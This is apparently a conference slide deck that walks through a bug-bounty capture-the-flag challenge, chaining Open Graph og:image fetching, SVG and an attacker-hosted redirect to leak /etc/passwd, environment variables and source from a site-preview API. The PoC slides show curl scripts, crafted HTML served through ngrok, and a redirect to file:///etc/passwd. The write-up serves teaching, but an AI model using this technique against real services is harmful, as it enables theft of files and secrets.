

SVG + OG = LFI

Rafael "ChOkO" Trassi

choko@TDC-Transformation:~\$ agenda

# AGENDA

- \* whoami
- \* Open Graph protocol
- \* Buggy Website
- \* PoC



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whoami

# whoami # life

- Son, brother, husband & **Alice's** father ❤️



## whoami # work

- Security Engineer @ Nubank




- Undergraduate Teacher @ FIAP



# whoami # hobby

- Chess (noob 🤔)



- Zerg user 

- BJJ @ **Ryan Gracie** (Pitta Jr.)





# whoami # ctf

- Co-founder of **RTFM**





# whoami # thanks!

- Filipi Pires, TDC and infosec community thank you very much fam! 💜



- My fellow hacker: gambler for solving this one with me and being 1337! 🦊🕶️



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# OG - The Open Graph protocol



- <https://ogp.me>
- TL;DR → turns web pages into graphs using **metadata**.
- There are four required properties for every page:
  1. **og:title**: object's title;
  2. **og:type**: type of the object (image, video, website, etc);
  3. **og:image**: an URL that represents the object; ☠
  4. **og:url**: URL that will be used as an ID in the graph.

# OG - The Open Graph protocol



- [The Rock](#) (1996) from [IMDB](#)
- OG tags from the link above:

```
1 <html prefix="og: https://ogp.me/ns#">
2 <head>
3   <title>The Rock (1996)</title>
4   <meta property="og:title" content="The Rock" />
5   <meta property="og:type" content="video.movie" />
6   <meta property="og:url" content="https://www.imdb.com/title/tt0117500/" />
7   <meta property="og:image" content="https://ia.media-imdb.com/images/rock.jpg" />
8   ...
9 </head>
10 ...
11 </html>
```

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# Buggy Website

- <https://social.buggywebsite.com>
- [BugPoC](#)'s LFI challenge
- LFI - Local File Inclusion

**Steal my /etc/passwd**  
**Get \$500**

Challenge: [social.buggywebsite.com](https://social.buggywebsite.com) | Submit: [hackerone.com/bugpoc](https://hackerone.com/bugpoc)

**Local File Inclusion CTF**  
**WED - MON**  
**09/30 10/05**  
**10pm EDT 10pm EDT**

**10 Ways to Win!**

- \$500 to 1st valid submission
- \$400 to 2nd valid submission
- \$300 to 3rd valid submission
- \$200 to best blog write-up
- \$100 to 6 raffle winners






# Buggy Website

- Type and share something;
- Share buttons appear dynamically
- More buttons if we type an URL? 🐞
- Wait... is that an **image**? 🤖

## Social Media Sharer


Hello, TDC \o/


Twitter

Reddit

More Share Options will appear as you type shareable stuff.

## Social Media Sharer

<https://www.imdb.com/title/tt0117500/>



**The Rock (1996) - IMDb**  
Directed by Michael Bay. With Sean Connery, Nicolas Cage, Ed Harris, John Spencer. A mild-mannered ...  
[www.imdb.com](http://www.imdb.com)

Facebook

Twitter

LinkedIn

Reddit

Pinterest

Flipboard

Tumblr


More Share Options will appear as you type shareable stuff.

# Buggy Website

- Checking [script.min.js](#) out we can find the following functions:
  - scanForURL()
  - openShareLink(e)
  - popup(e)
  - **processUrl(e)** 🔥
  - populateWebsitePreview(e)
  - b64toBlobUrl(e,
  - auto\_grow(e)


# Buggy Website

```
55 function processUrl(e) {  
56     requestTime = Date.now(),  
57     url = "https://api.buggywebsite.com/website-preview";  
58     var t = new XMLHttpRequest;  
59     t.onreadystatechange = function() {  
60         4 == t.readyState && 200 == t.status ? (response = JSON.parse(t.responseText),  
61             populateWebsitePreview(response)) : 4 == t.readyState && 200 != t.status && (console.log(t.responseText),  
62             document.getElementById("website-preview").style.display = "none")  
63     }  
64     ,  
65     t.open("POST", url, !0),  
66     t.setRequestHeader("Content-Type", "application/json; charset=UTF-8"),  
67     t.setRequestHeader("Accept", "application/json"),  
68     data = {  
69         url: e,  
70         requestTime: requestTime  
71     },  
72     t.send(JSON.stringify(data))  
73 }
```



# Buggy Website


```
55 function processUrl(e) {  
56     requestTime = Date.now();  
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66     t.setRequestHeader("Content-Type", "application/json; charset=UTF-8"),  
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# Buggy Website

- After playing around with the [Buggy API](#) we can assume that:
  - it fetches every URL we provide
  - it's looking for the Open Graph tags
  - is capable of **rendering** images (*maybe downloads them?*)
  - not every image is displayed tho!
- How're we supposed to retrieve **/etc/passwd** if it only accepts images? 🥵🥵

# Buggy Website





# Buggy Website

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  - somehow is capable of **rendering** images (*maybe downloads them?*)
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- How're we supposed to retrieve **/etc/passwd** if it only accepts images? 🤔😬
- 💡 we need an **image** that can be represented as a text! 💡

# Buggy Website

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  - not every image is displayed!
- How're we supposed to retrieve **/etc/passwd** if it only accepts images? 🤔🤔
- 💡 we need an **image** that can be represented as a text! 💡



# Buggy Website

- [SVG](#) is defined as a [XML](#) text file!
- Example from [W3Schools](#):



```
<!DOCTYPE html>
<html>
<head><style>
body {
  background-color: #E6E6FA;
}
</style></head>

<body bg=black>

<h1>SVG r1z!</h1>

<svg width="100" height="100">
  <circle cx="50" cy="50" r="40" stroke="black" stroke-width="4" fill="red" />
</svg>

</body>
</html>
```

**SVG r1z!**



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# PoC

- The buggy.sh script will simply call the API with an URL of our choice

```
choko@TDC-Transformation:~$ cat LFI/buggy.sh
```

```
1 #!/bin/bash
2 curl 'https://api.buggywebsite.com/website-preview' \
3     -H 'authority: api.buggywebsite.com' \
4     -H 'accept: application/json' \
5     -H 'user-agent: TDC UA' \
6     -H 'content-type: application/json; charset=UTF-8' \
7     --data-raw "{\"url\":\"$1\",\"requestTime\":1616445784758}" \
8     --compressed -w '\n'
```



# PoC

- The buggy.sh script will simply call the API with an URL of our choice
- The API will return the og:title, og:description and og:image contents if they exist on the provided URL:

```
choko@TDC-Transformation:LFI$ buggy https://thedevconf.com/ | jq
{
  "title": "",
  "description": "",
  "requestTime": 1616445784758,
  "domain": "thedevconf.com"
}
```

---



# PoC

- The buggy.sh so
- The API will return contents if they exist on the provided domain

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```
{  
  "title": "",  
  "description":  
  "requestTime":  
  "domain": "thedevconf.com/  
}
```

## Social Media Sharer



https://thedevconf.com/



thedevconf.com

Facebook



Twitter



LinkedIn



Reddit



Pinterest



Flipboard



Tumblr



our choice  
e contents if they


thedevconf.com/ | jq

More Share Options will appear as you type shareable stuff.

# PoC

- The buggy.sh script will simply call the API with an URL of our choice
- The API will return the og:title, og:description and og:image contents if they exist on the provided URL:

```
choko@TDC-Transformation:LFI$ buggy https://nubank.com.br | jq
{
  "title": "Nubank - Finalmente vocÃª no controle do seu dinheiro",
  "description": "VocÃª finalmente no controle do seu dinheiro. Controle total do car
  "requestTime": 1616445784758,
  "domain": "nubank.com.br",
  "image": {
    "content": "iVBORw0KGgoAAAANSUhEUgAAASwAAAEsCAIAAAD2HxkiAAAEtm1UWHRYTUw6Y29tLmFkb
pyZVN6TlRjemtjOWQiPz4KPHg6eG1wbWV0YSB4bWxuczp4PSJhZG9iZTpuczptZXRhLyIgeDp4bXB0az0iWE1
Lm9yZy8xOTk5LzAyLzIyLXJkZi1zeW50YXgtbnMjIj4KICA8cmRmOkRlc2NyaXB0aW9uIHJkZjphYm91dD0iI
```



# PoC

- The buggy.sh s
- The API will re
- exist on the pro

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```
{  
  "title": "Nubank - F  
  "description": "VocÃ  
  "requestTime": 16164  
  "domain": "nubank.co  
  "image": {  
    "content": "iVBORw  
pyZVN6TlRjemtjOWQiPz4K  
Lm9yZy8xOTk5LzAyLzIyLX
```

## Social Media Sharer



<https://nubank.com.br/>



**Nubank - Finalmente vocÃa no controle do seu dinhe...**

VocÃa finalmente no controle do seu dinheiro. Controle total do cartÃo de crÃdito e da conta 100% ...

[nubank.com.br](https://nubank.com.br/)

Facebook



Twitter



LinkedIn



Reddit



Pinterest



Flipboard



Tumblr



More Share Options will appear as you type shareable stuff.

our choice

e contents if they

ro",

Controle total do car

Etm1UWHRYTUw6Y29tLmFkb

XRhLyIgeDp4bXB0az0iWE1

0aW9uIHJkZjphYm91dD0iI

# PoC

- We'll serve the following index.html

```
choko@TDC-Transformation:LFI$ cat index.html
```

```
1 <html>
2   <head>
3     <meta property="og:type" content="website">
4     <meta property="og:title" content="TDC - Innovation">
5     <meta property="og:description" content="SVG + OG = LFI :) ">
6     <meta property="og:image" content="http://96c93e016634.ngrok.io/lfi.svg"/>
7   </head>
8 </html>
```



# PoC

- The attack works as follows:
- We'll run two python HTTP Servers.
  - The first one will only serve our index.html with a crafted **og:image** value.
  - Our **og:image** points to the second HTTP Server
  - The second server will be responsible for redirecting the API buggy bot where we want.
- We've exposed these servers using **ngrok**.

```
choko@Transformation:~/LFI$ clear;  
python redir.py --port 9091 --ip 127.0.0.1 'file:///etc/passwd'
```

```
74x15 choko@Transformation:~/LFI$ ngrok http 9091
```

```
75x15
```

0

1

```
choko@Transformation:~/LFI$ python -m SimpleHTTPServer 9090
```

```
74x13 choko@TDC-Innovation:~/LFI$ ngrok http 9090
```

```
75x13
```

2

3

```
choko@Transformation:~/LFI$ ls  
a.gif buggy.sh index.html lfi.svg redir.py  
choko@Transformation:~/LFI$ cat index.html
```

```
150x13
```

```
1 <html>  
2 <head>  
3 <meta property="og:type" content="website">  
4 <meta property="og:title" content="TDC - Transformation">  
5 <meta property="og:description" content="SVG + OG = LFI :)>  
6 <meta property="og:image" content="http://RTFM/a.gif"/>  
7 </head>  
8 </html>
```

```
choko@Transformation:~/LFI$ cat buggy.sh
```

4



# PoC

- 0 → python HTTPServer on 9091/tcp redirecting to **file:///etc/passwd**
- 1 → **ngrok** to expose our redirect server on 9091/tcp
- 2 → python HTTPServer on 9090/tcp serving our custom **index.html**
- 3 → **ngrok** to expose our redirect server on 9090/tcp
- 4 → auxiliary pane to display the attack

# PoC

- 1st run: simply serving the smallest gif we can

# PoC

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- 2nd run: leaking `/etc/passwd`

# PoC

- 1st run: simply serving the smallest gif we can
- 2nd run: leaking `/etc/passwd`
- 3rd run: leaking the **environment**

# PoC

- 1st run: simply serving the smallest gif we can
- 2nd run: leaking /etc/passwd
  - <https://asciinema.org/a/sqP3InS4oSNjPtLhapmeDFpTh> (1st and 2nd PoC)
- 3rd run: leaking the **environment**
  - <https://asciinema.org/a/CLrauuJIRMKQIDCfXdiCrMz7s>
- 4th run: leaking the **source**
  - <https://asciinema.org/a/UrbdrDDoBlcDRVliYijBJ8NYT>

Q & A \o/

